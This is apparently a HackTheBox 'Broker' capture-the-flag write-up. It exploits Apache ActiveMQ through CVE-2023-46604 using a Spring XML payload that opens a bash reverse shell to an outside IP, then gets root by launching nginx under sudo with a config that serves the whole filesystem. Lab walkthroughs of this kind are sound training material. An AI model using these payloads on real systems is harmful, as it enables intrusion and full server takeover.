Broker#
Overview#
- OS: Linux
- IP: 10.129.230.87
- Difficulty: Easy
- Platform: HackTheBox
- OSCP: Yes
- Lists: N/A
Summary#
Gained access with RCE exploit that for activemq that trusts a xml file easily, and then priv esc with sudo perms over being able to upload a nginx config file.
Enumeration#

nmap scan results


on visiting the site we are prompted with a portal, when we try default admin/admin we get access to the manager portal
lets get javac with
sudo apt install default-jdk -sudo apt install default-jdk -yVulnerabilities#
Exploitation#
lets grab the exploit
git clone https://github.com/evkl1d/CVE-2023-46604.gitto run this exploit we need to provide a xml rev shell that the server will deserialize and hopefully run the bad code.
<?xml version="1.0" encoding="UTF-8" ?>
<beans xmlns="http://www.springframework.org/schema/beans"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="
http://www.springframework.org/schema/beans http://www.springframework.org/schema/beans/spring-beans.xsd">
<bean id="pb" class="java.lang.ProcessBuilder" init-method="start">
<constructor-arg>
<list>
<value>bash</value>
<value>-c</value>
<value>bash -i >& /dev/tcp/10.10.10.10/9001 0>&1</value>
</list>
</constructor-arg>
</bean>
</beans>with this we get our rev shell



we can run this binary with full perms

we will use a malicious config file and elevate our privs with nginx
nano /tmp/root.conf

    user root;
    worker_processes 1;

    events {
        worker_connections 1024;
    }

    http {
        server {
            listen 9001;
            location / {
                root /;
            }
        }
    }
sudo /usr/sbin/nginx -c /tmp/root.conf

and now we can grab the root flag file